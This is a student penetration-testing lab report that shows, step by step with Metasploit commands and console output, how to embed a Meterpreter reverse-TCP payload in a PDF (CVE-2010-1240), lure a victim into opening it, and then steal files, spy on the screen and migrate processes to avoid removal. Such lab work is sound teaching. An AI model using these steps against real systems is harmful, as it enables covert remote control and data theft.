UNIVERSITY OF MALAYA

Group Assignment

WIC3004 Computer Penetration

Group Name: Bawang Ranger

Title: Embedded Backdoor Connection via PDF Files

No.	Name	Matric Number
1	Chan Jia Liang	17128679/1
2	Cheng Wai Jun	17098366/1
3	Ahmad Afiq Bin Azmi	17168872/1
4	Low Yi Fan	17110940/1
5	Omar Abdul Aziz Bin Che Othman	17165621/1
6	Muhammad Safwan bin Eshamsul	17184226/1

Lecturer: DR. MUHAMMAD REZA BIN Z'ABA

Table of Contents

Introduction

This report describes a way to embed payload in PDF file and we can send this innocent-looking PDF file to the target we would like to exploit. The exploit was made public as CVE-2010-1240. As soon as the PDF is opened in Adobe Reader, the generated PDF will prompt the user to save the PDF file somewhere else before reading the content of the file. In fact, the payload is being extracted out. Then, there is going to be a security pop-up which is actually asking for the permission to run the embedded file. However, most of the computer users did not care too much on pop-ups and clicked agree right away in order to view the content especially when the PDF is reading material for assignment or important document that need urgent reply. Nevertheless, the success of our attack is still contingent on the user allowing our executable to run.

List of Software/Tools

- Metasploit
- Adobe Reader 8.1.2


Environment

- Attacker Machine: Kali Linux version 2021.1
- Target OS: Windows 10 (x86) or Windows 7 (x86)
- Target Software: Adobe Reader 8.1.2

Detailed Steps

First, we launch the MSFconsole which provides command line interface for us to access the Metasploit framework.

```
msfconsole
```



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
[!] The following modules could not be loaded!..-
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/exchange_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/onprem_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id.go
[!] Please see /home/kali/.msf4/logs/framework.log for details.


       =[ metasploit v6.0.42-dev                          ]
+ -- --=[ 2125 exploits - 1139 auxiliary - 361 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 >
```

Then, search for exploit that matches our target Windows platform and Adobe PDF Reader, where it will display a whole list of exploits that can used to hijack into the victim's Windows machine and exploits the Adobe PDF Reader vulnerabilities.


```
search type:exploit platform:windows adobe pdf
```

In this exploitation, we select and use the module "adobe_pdf_embedded_exe" by using the command below to achieve the target of hijacking the victim.


```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

We can also check the information of the exploit by using the “info” command as shown below:

```
info
```



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ────
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Check supported:
  No

Basic options:
  Name            Current Setting                                                                                     Required  Description
  ────            ───────────────                                                                                     ────────  ───────────
  EXENAME                                                                                                             no        The Name of payload exe.
  FILENAME        evil.pdf                                                                                            no        The output filename.
  INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf                            yes       The Input PDF filename.
  LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in the File: area

Payload information:
  Space: 2048

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-1240
  OSVDB (63667)
  http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/
  http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/
  http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
  http://www.adobe.com/support/security/bulletins/apsb10-15.html
```



Then, we set the payload to use reverse TCP connection. We also use the Meterpreter that provides an interactive shell which ease us to use all kinds of functions by insert and execute the code to explore the victim’s machine.

```
set payload windows/meterpreter/reverse_tcp
```

Additionally, we can check the options’ details in advance, including the listening host and port, filename and so on by insert “show options” command. Then, we will set for the listening host and port. For LHOST, we need to put in the attacker machine’s IP address, which in this case is our Kali machine’s IP address. Meanwhile for LPORT, it is up to us to set a port number which is not commonly used.


```
# to check Kali machine's IP address
ifconfig

set LHOST 10.0.2.4
set LPORT 5665
```

Then, we will set the input file for the base of the PDF with INFILENAME flag. Next, we will set the filename to something that will attract victim's interest to open the malicious PDF file.

```
set INFILENAME '/home/kali/Documents/WIC3004Assignment.pdf'
set FILENAME 'Bawang_Ranger_WIC3004Report.pdf'
```


We can view our options again before we enter "exploit" command to generate the payload together with PDF.

```
# Then we can show the info or options by
show info | show options

exploit
```



```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 5665
LPORT ⇒ 5665
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME '/home/kali/Documents/WIC3004Assignment.pdf'
INFILENAME ⇒ /home/kali/Documents/WIC3004Assignment.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME 'Bawang_Ranger_WIC3004Report.pdf'
FILENAME ⇒ Bawang_Ranger_WIC3004Report.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                                        Required  Description
   ----            ---------------                                                                        --------  -----------
   EXENAME                                                                                                no        The Name of payload exe.
   FILENAME        Bawang_Ranger_WIC3004Report.pdf                                                        no        The output filename.
   INFILENAME      /home/kali/Documents/WIC3004Assignment.pdf                                             yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     5665             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit
```

Once we done generated the PDF file, we will move the file to /var/www/html which is the directory of our Kali machine's to host the web application server for our victim to download the PDF file later.




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/kali/Documents/WIC3004Assignment.pdf' ...
[*] Parsing '/home/kali/Documents/WIC3004Assignment.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Bawang_Ranger_WIC3004Report.pdf' file ...
[+] Bawang_Ranger_WIC3004Report.pdf stored at /home/kali/.msf4/local/Bawang_Ranger_WIC3004Report.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > sudo mv /home/kali/.msf4/local/Bawang_Ranger_WIC3004Report.pdf /var/www/html
[*] exec: sudo mv /home/kali/.msf4/local/Bawang_Ranger_WIC3004Report.pdf /var/www/html
```

```
sudo mv /home/kali/.msf4/local/Bawang_Ranger_WIC3004Report.pdf
/var/www/html
```

Then, to set up our listener, we will make use of "exploit/multi/handler". Again, we will set the payload, LHOST, LPORT aligned with what we have defined in generating the malicious PDF file. Then we will run the payload.


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.2.4
set LPORT 5665
[show info | show options]
run
```



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 5665
LPORT ⇒ 5665
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     5665             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run
```

In another terminal, we check the status of the Apache server to ensure it is running to host our PDF file in /var/www/html for the victim to download the file.

```
service apache2 status

# If it is inactive, start the service
service apache2 start
```




```
┌──(kali㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/

┌──(kali㉿kali)-[~]
└─$ 
┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Wed 2021-05-12 02:46:22 EDT; 4s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 3094 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 3105 (apache2)
      Tasks: 6 (limit: 2299)
     Memory: 18.2M
        CPU: 59ms
     CGroup: /system.slice/apache2.service
             ├─3105 /usr/sbin/apache2 -k start
             ├─3107 /usr/sbin/apache2 -k start
             ├─3108 /usr/sbin/apache2 -k start
             ├─3109 /usr/sbin/apache2 -k start
             ├─3110 /usr/sbin/apache2 -k start
             └─3111 /usr/sbin/apache2 -k start
```

On the Windows machine, open any browser such as Chrome browser and type in our Kali's IP (10.0.2.4) to access the web application server of the Kali machine.

Save the PDF file named "Bawang_Ranger_WIC3004Report.pdf" [In this case, we are assuming the victim downloads the PDF file from unknown source.]

Once the file is opened by victim in Adobe Reader 8.1.2 with accepting to the prompt security messages.


WIC3004-AssignmentS2-2020.pdf - Adobe Reader
File Edit View Document Tools Window Help
1 / 2
103%
Find

Launch: c:\windows\system32\cmd.exe

The application "c:\windows\system32\cmd.exe /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\WIC3004 - Assignment S2-2020.pdf" (cd "Desktop"))&(if exist "My Documents\WIC3004 - Assignment S2-2020.pdf" (cd "My Documents"))&(if exist "Documents\WIC3004 - Assignment S2-2020.pdf" (cd "Documents"))&(if exist "Escritorio\WIC3004 - Assignment S2-2020.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\WIC3004 - Assignment S2-2020.pdf" (cd "Mis Documentos"))&(start WIC3004 - Assignment S2-2020.pdf)


To view the encrypted content please tick the "Do not show this message again" box and press Open." is set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.

☐ Do not show this message again

be anything that is not taught in class.

4. The **cover of the report** must contain:
    a. Name of group.

Then, we can observe on our Kali machine that we have a new session connected via reverse TCP connection.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.4:5665
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:5665 → 10.0.2.15:49459) at 2021-05-12 15:16:03 -0400

meterpreter > pwd
c:\Users\IEUser\Documents
meterpreter > ls
Listing: c:\Users\IEUser\Documents
==================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2018-01-02 20:21:25 -0500  My Music
40777/rwxrwxrwx   0      dir   2018-01-02 20:21:25 -0500  My Pictures
40777/rwxrwxrwx   0      dir   2018-01-02 20:21:25 -0500  My Videos
100666/rw-rw-rw-  73802  fil   2021-05-12 15:16:02 -0400  WIC3004Assignment.pdf
100666/rw-rw-rw-  402    fil   2018-01-02 21:44:53 -0500  desktop.ini
```

Then, we can remotely access to the victim's machine and then further performing more malicious behaviours that we wanted in the meterpreter session.

```
# To show things that we can do
help

# List current directory
pwd

# List the file on that directory
ls

# Download file from victim machine
download [filename with extension]

# Create file on victim machine
   # Boot command prompt at background
   execute -f cmd.exe -H -i
   # Create file on Windows
   echo "You have been hacked" > hack.txt
   [Of course, we can write malicious script (implanting backdoor) to keep
us connecting to the Windows machine]

# Interact with Windows
   #open the txt file we have just created
   hack.txt
   # Take screenshot
   screenshot
   # Watch the remote user in real time
   screenshare
```

Results of the attack

The attacker gains the remote access to the Windows machine. It will prevent user from removing our payload. The user would notice that there will be an extra file on the machine. He/she can delete the “Bawang_Ranger_WIC3004Report.pdf” file, but not the new extra file.




File In Use

The action can't be completed because the file is open in ApacheBench command line utility

Close the file and try again.


WIC3004Assignment.pdf
Type: Microsoft Edge PDF Document
Size: 72.0 KB
Date modified: 5/31/2021 11:38 PM

However, the attacker can reduce the suspicion by migrating the meterpreter process to a different one by using the migrate module. Here, it will automatically spawn a new process in the victim’s machine to migrate itself to. The victim would then be able to delete the infected PDF file, completely unaware that the process has already went elsewhere.




```
meterpreter >  run post/windows/manage/migrate

[*] Running module against MSEDGEWIN10
[*] Current server process: WIC3004Assignment.pdf (1060)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1304
[+] Successfully migrated into process 1304
```

After that, the attacker is free to do whatever he/she pleases to the victim’s machine through meterpreter. Running the “help” command would provide us a summary of what is possible to be done on the victim’s machine.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:49418) at 2021-05-12 14:50:17 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
